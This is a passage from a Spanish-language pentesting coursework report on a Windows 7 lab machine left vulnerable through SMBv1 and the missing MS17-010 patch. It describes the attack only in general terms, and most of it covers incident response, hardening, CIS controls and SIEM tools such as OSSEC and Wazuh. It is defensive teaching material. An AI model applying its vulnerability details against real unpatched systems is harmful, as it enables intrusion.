
- Además, los computadores disponen de un protocolo SMBv1 para compartir en red local impresoras y algunos archivos, debido a su tecnología obsoleta presenta muchos exploits o vulnerabilidades que permiten la ejecución de control remoto en la máquina de destino. [36]
- Al no contar con la actualización de seguridad MS17-010 en los equipos es posible la ejecución remota de código, posible causa del fallo de seguridad con identificador CVE-2017-0144
- Ahora bien, en ocasiones en uno de los dos equipos de cómputo se visualiza una pantalla azul de error de Windows de una manera constante, puede ser producto de una mala actualización en uno de los parches de Windows.

3.3 HERRAMIENTAS USADAS PARA IDENTIFICAR LOS FALLOS DE SEGURIDAD DE LA "MÁQUINA WINDOWS 7" Y EL PUERTO QUE ABRE LA APLICACIÓN ESPECÍFICA EN EL ANEXO.

De acuerdo con el escaneo realizado con la herramienta Nmap para la IP de la máquina Win7, el puerto 445/TCP se encuentra abierto para el servicio Microsoft – DS, este puerto permite que se compartan a través de una red archivos, impresoras o directorios.

[36] ExoTips. ¿Qué es SMB1? ¿Por qué debería deshabilitarlo? [Consulta: septiembre 18 de 2022]. Disponible en https://exotips.com/es/que-es-smb1-por-que-deberia-deshabilitarlo.

Figura 48 Escaneo de Puertos abiertos



Fuente: Autor

3.4 AFECTACIÓN A LA MÁQUINA (WINDOWS 7 X64) CON EL ATAQUE Y GRÁFICO DE EXPLICACIÓN DEL ATAQUE

Mediante este ataque o técnica se toma el control de la consola del sistema operativo de un computador y se ejecutan comandos a la distancia, permitiendo que el hacker pueda instalar malware, ramsonware, a través de inyecciones de código SQL, secuencias de comandos, cruce de directorios [37]

Figura 49 Ataques de ejecución remota de código

Fuente: https://i.ibb.co/VJYgsCV/CVE-proxyshell-ago-11.png

[37] Limpiatuweb.com.2022. Ejecución de código remoto: Guía completa sobre este tipo de infección. [Consulta: septiembre 18 de 2022]. Disponible enhttps://limpiatuweb.com/blog/ejecucion-codigo-remoto/

4 CONTENCIÓN DE ATAQUES INFORMÁTICOS

4.1 ASPECTOS QUE SE INDAGARAN Y HARÁN SI SE LLEGARA A ENCONTRAR UN ATAQUE INFORMÁTICO EN TIEMPO REAL

Como equipo Blueteam se realizaría los siguientes pasos:

- **Evaluación del incidente**: Ante la sospecha de ataque se iniciaría por identificar la gravedad del incidente, la clase y el tipo de incidente, verificando que infraestructura se vio comprometida con el ataque, revisar cada uno de los sistemas que compone la infraestructura de la organización identificando accesos no autorizados IDS - Intrusion Detection System, firewall, logs, realizar una valoración de los daños y el alcance real del ataque, determinar el punto de origen o el vector de este ataque y esto como base para identificar que activos de información se vieron afectados o comprometidos. A
  Adicional a lo anteriormente mencionado se debe determinar si el ataque fue aleatorio o dirigido especialmente a la organización y llevar una documentación de la información recogida durante la evaluación del incidente.


- **Efectuar la comunicación del incidente:** Notificar del incidente sucedido a todas las personas encargadas de la seguridad de la información y de la infraestructura para que se dé respuesta y se tomen las acciones necesarias para la contención del ataque.

- **Contención de los daños:** Como medida inicial se debe actuar con rapidez, una no resolución a tiempo puede afectar los activos de la información, para ello es indispensable que se proteja la información de la organización, la infraestructura , los equipos y los sistemas de información de la organización, desconectando o aislando los equipos que se encuentran en red minimizando el

impacto y garantizar la continuidad del servicio, una vez se determine el vector o punto de origen el ataque tomar las medidas para que no repita el incidente. [38]

- ✓ Finalmente se debe restablecer el servicio y evaluar las implicaciones legales frente a clientes o proveedores.
- ✓ Ante el incidente o ataque realizado a la maquina Windows 7 X64, se debe validar que el firewall y el antivirus se encuentren activos.
- ✓ Validar las vulnerabilidades presentes en la red de la organización y realizar un escaneo en los puertos y los servicios, e identificar el vector o punto de origen del ataque
- ✓ Una vez se contenga el ataque, realizar la actualización a los últimos parches de seguridad para el sistema operativo Windows 7 X64.


Figura 50 Escaneo de puertos con nmap con Kali Linux



Fuente: El autor

[38] Arditec sistemas. 2020. Como Actuar Ante Un Ataque Informático. 2020. .[Consulta: septiembre 28 de 2022]. Disponible en https://arditec.es/como-actuar-ante-un-ataque-informatico/

Figura 51 Escaneo de vulnerabilidades con nmap con Kali Linux



Fuente: El autor

4.2 MEDIDAS DE HARDENIZACIÓN PARA QUE EL ATAQUE NO SE REPITA

Las medidas para tener en cuenta para reforzar al máximo la seguridad en la organización Hackers Security y dificultar la labor del atacante son:

- Realizar las configuraciones necesarias para la protección de los ataques, para destacar contraseñas complejas, eliminar las contraseñas predeterminadas, aplicar mejores prácticas de estas en cuanto longitud y periodos de vencimiento.
- Inhabilitar el uso de unidades extraíbles ya que permiten abrir un virus

- Restringir el uso de acceso a carpetas, aplicar reglas restrictivas de acceso, lectura o modificación
- Fortalecer los sistemas operativos, mantener el sistema operativo actualizado, aplicar parches de seguridad para protegerse de la vulnerabilidad de ejecución de código remoto., registro de toda actividad (logs).
- En cuanto al puerto abierto 445/TCP deshabilitarlo ya que es vulnerable a ataques de seguridad
- Desactivar el protocolo SMBv1 que permite compartir archivos y está asociado a la vulnerabilidad MS17-010
- Realizar la Instalación, configuración y actualización del antivirus
- Establecer políticas de seguridad en la organización
- Restricción de software, sólo software permitido
- Configuración de los protocolos de red
- Configuración de acceso remoto seguros, en cuanto a restricción de usuarios y establecer un canal seguro cifrado de comunicaciones (SSH)
- Fortalecer la red, configurando el firewall correctamente, bloqueando puertos innecesarios o no utilizados, cifrando el tráfico de red,

4.3 DIFERENCIAS ENTRE UN EQUIPO BLUETEAM Y UN EQUIPO DE RESPUESTA A INCIDENTES INFORMÁTICOS

A continuación, se relacionan las diferencias entre un equipo BLUETEAM (utilizan sus habilidades para la defensa) y un equipo CSIRT, un equipo se encarga de recuperar la normalidad en la operación

Tabla 2 Diferencias entre un equipo Blueteam y un equipo de respuesta a incidentes informáticos

Equipo Blueteam	Equipo de respuesta a incidentes informáticos
Evalúa la seguridad en la red y determina posibles vulnerabilidades	Recibe, analiza y responde ante un incidente
Actúan como mecanismos de defensa para dar respuesta a incidentes y encuentra formas de defender cambiar y reagrupar	Labor reactiva, actúa cuando el incidente ha ocurrido
Realiza la vigilancia constante, analiza patrones y comportamientos a nivel de sistemas y aplicaciones.[39]	Buscan y analizan vulnerabilidades
Busca la mejora continua de la seguridad, para identificar fallos y / o Vulnerabilidades	Desarrollan herramientas que ayuden a mejorar la seguridad informática
Gestiona y brinda respuesta a incidencias	Restitución de los sistemas caídos y gestión de vulnerabilidades detectadas.[40]
Primera línea de seguridad en una organización	Detener el impacto
Elaboran planes de actuación a seguir para minimizar riesgos ante un ataque	Investigación de nuevas amenazas
Análisis digitales	Detener el impacto
Desarrollo de escenarios de riesgo	Coordinación de acciones legales

Fuente: El autor

[39] Ingeniería y tecnología. Red Team, Blue Team y Purple Team, ¿cuáles son sus funciones y diferencias?. 2020. [Consulta: septiembre 28 de 2022]. Disponible en https://www.unir.net/ingenieria/revista/red-blue-purple-team-ciberseguridad/

[40] El CSIRT y el trabajo de un BlueTeam. 2021. [Consulta: septiembre 28 de 2022]. Disponible en https://codespaceacademy.com/blog/csirt-trabajo-blueteam/

4.4 ANÁLISIS COMO EQUIPO BLUETEAM PARA TRABAJAR CON CIS "CENTER FOR INTERNET SECURITY".

El CIS "Center For Internet Security" es una organización internacional sin fines de lucro que tiene como fin crear modelos de soluciones de ciberseguridad, lo utilizaría con el fin de prestar una ayuda a la comunidad TI a aplicar y administrar las medidas de protección de seguridad de una organización, contra amenazas cibernéticas y poder generar confianza a través de los controles, herramientas y buenas prácticas para prevenir y responder ante un incidente cibernético.

4.5 FUNCIONES Y CARACTERÍSTICAS PRINCIPALES DE UN SIEM

SIEM (Security Information and Event Management) es una solución que brinda pronta respuesta ante cualquier amenaza o ataque contra un sistema informático, los sistemas SIEM permite tener el control de los eventos al interior de una organización y detecta una tendencia o patrón de acceso no habitual en tiempo real, centraliza esta información la almacena y analiza estos registros permitiendo que se dé una reacción que frena o da solución a un incidente cibernético en el menor tiempo posible hasta la prevención de una nueva ocurrencia del evento.

El SIEM, evalúa los activos de información de una organización a través el escaneo de red, reconociendo las posibles vulnerabilidades, encontrando comportamientos sospechosos y tomando las medidas de seguridad precisas para evitar que se dé el ataque. Si se llegase a materializar el ataque el SIEM actúa para dar una solución y evitar que se ocasionen daños en los activos de información.[41]

[41] Ambit BST. ¿Qué significa SIEM y cómo funciona?.2021. [Consulta: septiembre 28 de 2022]. Disponible en https://www.ambit-bst.com/blog/qu%C3%A9-significa-siem-y-c%C3%B3mo-funciona#

El sistema SISEM se caracteriza por identificar las amenazas reales y falsos incidentes, monitorea centralizando las posibles amenazas y las direcciona para su resolución a personal calificado, documentando todo el proceso desde su hallazgo forma de actuar y solución, todo lo anterior de acuerdo con la norma y legislación vigente respecto a la protección de datos y seguridad.[42]

4.6 HERRAMIENTAS DE CONTENCIÓN DE ATAQUES INFORMÁTICOS "HARDWARE O SOFTWARE"

A continuación, se relacionan las siguientes herramientas SIEM open source para dar respuesta a incidentes de seguridad:

OSSEC: herramienta de código libre, es un sistema HIDS que permite la detección de intrusos por medio de la supervisión del host que a través del proceso logcollector recoge los eventos y el proceso analysisd analiza, descodifica, filtra y clasifica los eventos identificados por el logcollector. [43]OSSEC se caracteriza por centralizar el servicio de registro de eventos (logs), monitorización de archivos, detector de instrucción (Rootkit), funciona con sistemas operativos como Linux, OpenBSD, FreeBSD, Mac OS X, Solaris y Windows.[44]Una vez se detecte algún evento sospechoso, se realiza la notificación a través de alertas a una base de datos SQL a otros sistemas o aplicaciones (syslog) opción configurable en los servidores. Para la instalación se basa en tres componentes la aplicación principal, un agente de Windows y la interfaz web.

[42] Sofecom. SIEM, la tecnología capaz de detectar y neutralizar las amenazas informáticas antes de que ocurran. [Consulta: septiembre 30 de 2022]. Disponible en https://sofecom.com/que-es-un-siem/
[43]OSSEC: Análisis y monitorización de registros del sistema. 2017. [Consulta: septiembre 30 de 2022]. Disponible en https://www.mancomun.gal/es/artigo-tic/ossec-sistema-de-deteccion-de-intrusos/
[44] Equipo de Proyecto OSSEC. Documentación OSSEC. 2021. [Consulta: septiembre 30 de 2022]. Disponible en: https://www.ossec.net/docs/

OSSIM de Alien Vault: Es una herramienta de código abierto, que a través de su implementación en la red detecta y previene intrusiones, funciona a partir de herramientas de monitoreo y seguridad open source como Nagios, Snort, OpenVAS, Ntop, PADS, P0f, OSSEC, ofreciendo gran capacidad y gran rendimiento, obteniendo una herramienta que gestiona, organiza y observa riegos, por medio del análisis del comportamiento en la red, gestión de recursos forenses, análisis del riesgo de seguridad y presentación de informes técnicos y ejecutivos, esta herramienta en su arquitectura está compuesta por tres elementos:

Sensores: Estos están dispuestos en los segmentos de red y lugares remotos, inspeccionando el tráfico y al detectar ataques, recoge y procesa la información del entorno local, coordina y da respuesta a la detección sobre el tipo y forma de ataque sin que se afecte el rendimiento de la red.

Colectores**:** A partir de los eventos generados por los sensores estos clasifican y normalizan los eventos por dispositivo.

SIEM: Por medio de una base de datos SQL que almacena la información normalizada, realiza un análisis de la información y capacidades de minería de datos al sistema de seguridad que abarca la estimación de riesgos correlación, indicadores de riesgos, análisis de vulnerabilidades y control en tiempo real.

Logger: Permite que se almacenen los eventos en un número ilimitado sin modificar en un dispositivo de seguridad forense y sirve como prueba en un "Tribunal de justicia", cabe resaltar que se incluye únicamente para la versión paga de OSSIM.[45]

Wazuh: herramienta de código abierto, que permite la detección, prevención y respuesta a amenazas y anomalías de comportamiento, mediante el monitoreo de integridad en los sistemas buscando archivos ocultos y respuesta a incidentes, protegiendo entornos locales, en la nube a nivel API, contenedores y virtualizados, Wazuh, recoge, indexa y analiza información en los logs almacenados que los envía

[45] Revista Telem@tica. OSSIM, una alternativa para la integración de la gestión de seguridad en la red. 2012. [Consulta: septiembre 30 de 2022]. Disponible en https://revistatelematica.cujae.edu.cu/index.php/tele/article/download/12/7/31#:~:text=OSSIM%20Alienvault%20(Open%20Source%20Security,seguridad%20de%20redes%20en%20general.

al administrador central con base en un conjunto de reglas de seguridad como son la consistencia frente a errores de la aplicación, mala configuración, violación de políticas, actividades sospechosas. Wazuh, utiliza el monitor de integridad de archivos para identificar amenazas identificando cambios en el contenido, en cuanto a la detección de vulnerabilidades envía la información al servidor donde se correlaciona con la base de datos de actualizaciones CVE con el fin de encontrar los puntos débiles sobre los activos críticos y tomar las acciones necesarias para prevenir daños. En la respuesta a incidentes cuando se cumplen ciertos criterios de amenazas bloquea accesos. Los componentes de Wazuh funcionan sobre sistemas operativos Windows, Solaris, Linux, los datos son transmitidos desde el agente que monitorea servidores físicos y virtuales hacia el servidor de Wazuh a través de un canal autenticado y encriptado. Los agentes Wazuh usan el protocolo de mensajes OSSEC para enviar los eventos recogidos al servidor de Wazuh que seguidamente lo decodifica y evalúa las reglas de los eventos recibidos, si hay coincidencia en las reglas como por ejemplo en la configuración de una política que no cumple genera alertas de recomendación en la configuración. [46]

[46] Checarelli Diego . Wazuh - Plataforma de seguridad. 2020. [Consulta: septiembre 30 de 2022]. Disponible en: https://diegocheca.hashnode.dev/wazuh-plataforma-de-seguridad-cke8zoumv00ptx3s1agtlbo4r

5 CONCLUSIONES

A través del presente documento se pudo identificar qué legislación “leyes, decretos” existen actualmente en Colombia sobre los delitos informáticos y la protección de datos personales y las características principales de cada ley, asimismo con la implementación y configuración del “Banco de trabajo ” con Virtual Box, Kali Linux y la instalación de los sistemas operativos se identificaron las etapas que conllevan las pruebas de penetración o pentesting que a su vez permitieron efectuar ataques de intrusión, comprobando la efectividad de las diferentes herramientas y técnicas de hacking ante la existencia de vulnerabilidades identificadas o los fallos de seguridad en el escenario propuesto, por medio de los equipos de blue team y red team, de igual forma mediante la propuesta de las medidas de hardenización se analiza la prevención de un ataque informático reduciendo los riesgos y vulnerabilidades asociados a los sistemas de información e infraestructura TI en una organización, para finalizar una vez realizadas las pruebas de pentesting correspondientes, se expuso las características presentadas entre un equipo Blueteam que son los que establecen estrategias defensivas para los sistemas de información e infraestructura TI en una organización y un equipo de respuesta a incidentes informáticos, que son los que brindan solución al incidente presentado, para concluir se identificó cómo funciona y que características principales tienen las herramientas SIEM (Security Information and Event Management) herramienta que detecta, y neutraliza las amenazas antes que se presente el incidente informático.

6 RECOMENDACIONES

Es preciso conocer las leyes y normas legales establecidas por la legislación Colombiana en materia de ciberseguridad para afrontar como futuros expertos en seguridad informática las diferentes situaciones que se presenten ante la ocurrencia de un evento o incidente informático que afecte la confidencialidad, integridad y disponibilidad en una infraestructura TI abordándolo desde el acatamiento de las normas éticas y legales promulgadas actualmente en Colombia con respecto a los delitos informáticos y la protección de datos personales.

Es necesario establecer políticas de seguridad al interior de las organizaciones con el fin de abordar las amenazas de seguridad y mitigar las vulnerabilidades y un conjunto de buenas prácticas que proporcionen pautas de que hacer o no hacer en caso de presentarse un incidente de seguridad de la información

Contar al interior de las organizaciones con equipos de blue team y red team para facilitar la defensa contra los incidentes cibernéticos o amenazas, implementando los controles de seguridad necesarios para la protección de los activos de información y la infraestructura TI.

Con el fin de mejorar el funcionamiento y seguridad en el software es necesario que se lleve a cabo la actualización de los sistemas operativos a través de los parches de seguridad en los sistemas operativos instalados al interior de la organización y evitar quedar expuestos ante fallas y vulnerabilidades

Implementar medidas de hardening con el fin de establecer barreras de protección o medidas de seguridad en hardware y software para evitar daños ante los posibles ataques o incidentes de seguridad de la información y permitan mejorar la seguridad de la información en las organizaciones.

Establecer controles de seguridad de acuerdo con lo promulgado por el Center for Internet Security (CIS). Lo anterior pro de la defensa informática, para proteger a las organizaciones de amenazas, vulnerabilidades y posibles ataques hacia la infraestructura TI y software.

7 BIBLIOGRAFÍA

Álvarez, Vilma. (2018). Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semanticscholar. (pp. 1-26). [Consulta: agosto 26 de 2022]. Disponible en https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

Alviar González & Tolosa Abogados. ¿Qué es un acuerdo de confidencialidad y cómo aplicarlo con una asesoría legal para empresas?. Junio 2017. [Consulta: septiembre 07 de 2022]. Disponible en https://www.agtabogados.com/blog/que-es-un-acuerdo-de-confidencialidad-y-como-aplicarlo-con-una-asesoria-legal-para-empresas/

AprendeaHackear.com. MetaSploit, tomar control de equipos remotos. Curso de hackers - Ataques Metasploit. [Consulta: agosto 26 de 2022]. Disponible en http://www.cursodehackers.com/metasploit.html

Auditoria de sistemas. [sitio web]. Nessus vulnerability scanner. Consulta: septiembre 01 de 2022]. Disponible en https://fferia.wordpress.com/nessus/

BeyondTrust Corporation. What is Systems Hardening?. 2022. [Consulta: septiembre 28 de 2022]. Disponible en https://www.beyondtrust.com/resources/glossary/systems-hardening

Bidaidea cybersegurity & intelligence. [sitio web]. ¿Cuál son la 5 Fases del Pentesting? [Consulta: septiembre 01 de 2022]. Disponible en https://ciberseguridadbidaidea.com/fases-del-pentesting/

Ciberseguridad. ¿Qué es CVE? Explicación de vulnerabilidades y exposiciones comunes – Ciberseguridad. [Consulta: agosto 26 de 2022]. Disponible en https://ciberseguridad.com/herramientas/marco-mitre-att-ck/cve-vulnerabilidades-exposiciones-comunes/

Congreso de la República de Colombia (4 de agosto de 2001). LEY 679 DE 2001. por medio de la cual se expide un estatuto para prevenir y contrarrestar la explotación, la pornografía y el turismo sexual con menores, en desarrollo del artículo 44 de la Constitución. D.O. No. 44.509. http://www.oas.org/juridico/spanish/cyb_col_ley_679_2001.pdf

Congreso de la República de Colombia (octubre 17 de 2012) LEY ESTATUTARIA 1581 DE 2012. Por la cual se dictan disposiciones generales para la protección de datos personales. D.O. No. 48.587 de 18 de octubre de 2012. [Consulta: agosto 31 de 2022]. Disponible en https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf

COPNIA. Consejo Profesional Nacional de Ingeniería. Código de ÉTICA para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. [Consulta: septiembre 07 de 2022]. Disponible en https://www.copnia.gov.co/sites/default/files/node/page/field_insert_file/codigo_etica.pdf

De Luz, Sergio (2022). Configuración puertos realiza escaneos de puertos con Nmap a cualquier servidor o sistema. [Consulta: agosto 26 de 2022]. Disponible en https://www.redeszone.net/tutoriales/configuracion-puertos/nmap-escanear-puertos-comandos/

ENTER. Detrás de Buggly: la historia de la fachada Andrómeda. diciembre 2015. Junio 2017. [Consulta: septiembre 10 de 2022]. Disponible en

https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/
Hackerspaces. 2018. [Consulta: agosto 26 de 2022]. Disponible en https://hackerspaces.org/

Mendoza Marco, (2021). Las mejores bases de datos de exploits para investigadores de seguridad. [Consulta: agosto 26 de 2022]. Disponible en: https://hackingymas.com/las-mejores-bases-de-datos-de-exploits-para-investigadores-de-seguridad/#:~:text=Exploit%20DB&text=Este%20proyecto%20de%20Offensive%20Security,vulnerabilidades%20y%20pruebas%20de%20penetraci%C3%B3n.

Mintic. (2009). Ley 1273 [LEY_1273_2009]. Mintic. (pp. 1-4). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf
Oracle VM VirtualBox ®. Oracle VM VirtualBox ®. [Consulta: agosto 26 de 2022]. Disponible de https://www.virtualbox.org/wiki/Downloads

Salazar Sania. Explicador: ¿Qué son las interceptaciones telefónicas y cuándo son ilegales?. 2020. [Consulta: septiembre 07 de 2022]. Disponible en https://colombiacheck.com/investigaciones/explicador-que-son-las-interceptaciones-telefonicas-y-cuando-son-ilegales

Security Encyclopedia. Hardening. 2022. [Consulta: septiembre 28 de 2022]. Disponible en https://www.hypr.com/security-encyclopedia/hardening

Seguridad informática - Hacking Ético - Conocer el ataque para una mejor defensa. [sitio web]. El reporting. [Consulta: septiembre 01 de 2022]. Disponible en https://www.ediciones-eni.com/open/mediabook.aspx?idR=e297a7ddd5986c49c1a4ef9cb7033766

Superintendencia de Industria y Comercio. Protección de Datos Personales: Aspectos prácticos Sobre el Derecho de Habeas Data. (2016). [Consulta: septiembre 01 de 2022]. Disponible en: http://www.sic.gov.co/sites/default/files/files/Nuestra_Entidad/Publicaciones/Aspectos_Derecho _de_Habeas_Data.pdf

UNAD. Nueva modalidad de delitos informáticos en Colombia. 2018. [Consulta: agosto 26 de 2022]. Disponible en https://noticias.unad.edu.co/index.php/gidt/2333-nueva-modalidad-de-delitos-i

ANEXO 1

LINK A VIDEO PARA SUSTENTACIÓN

https://www.youtube.com/watch?v=FkACMgFJSjE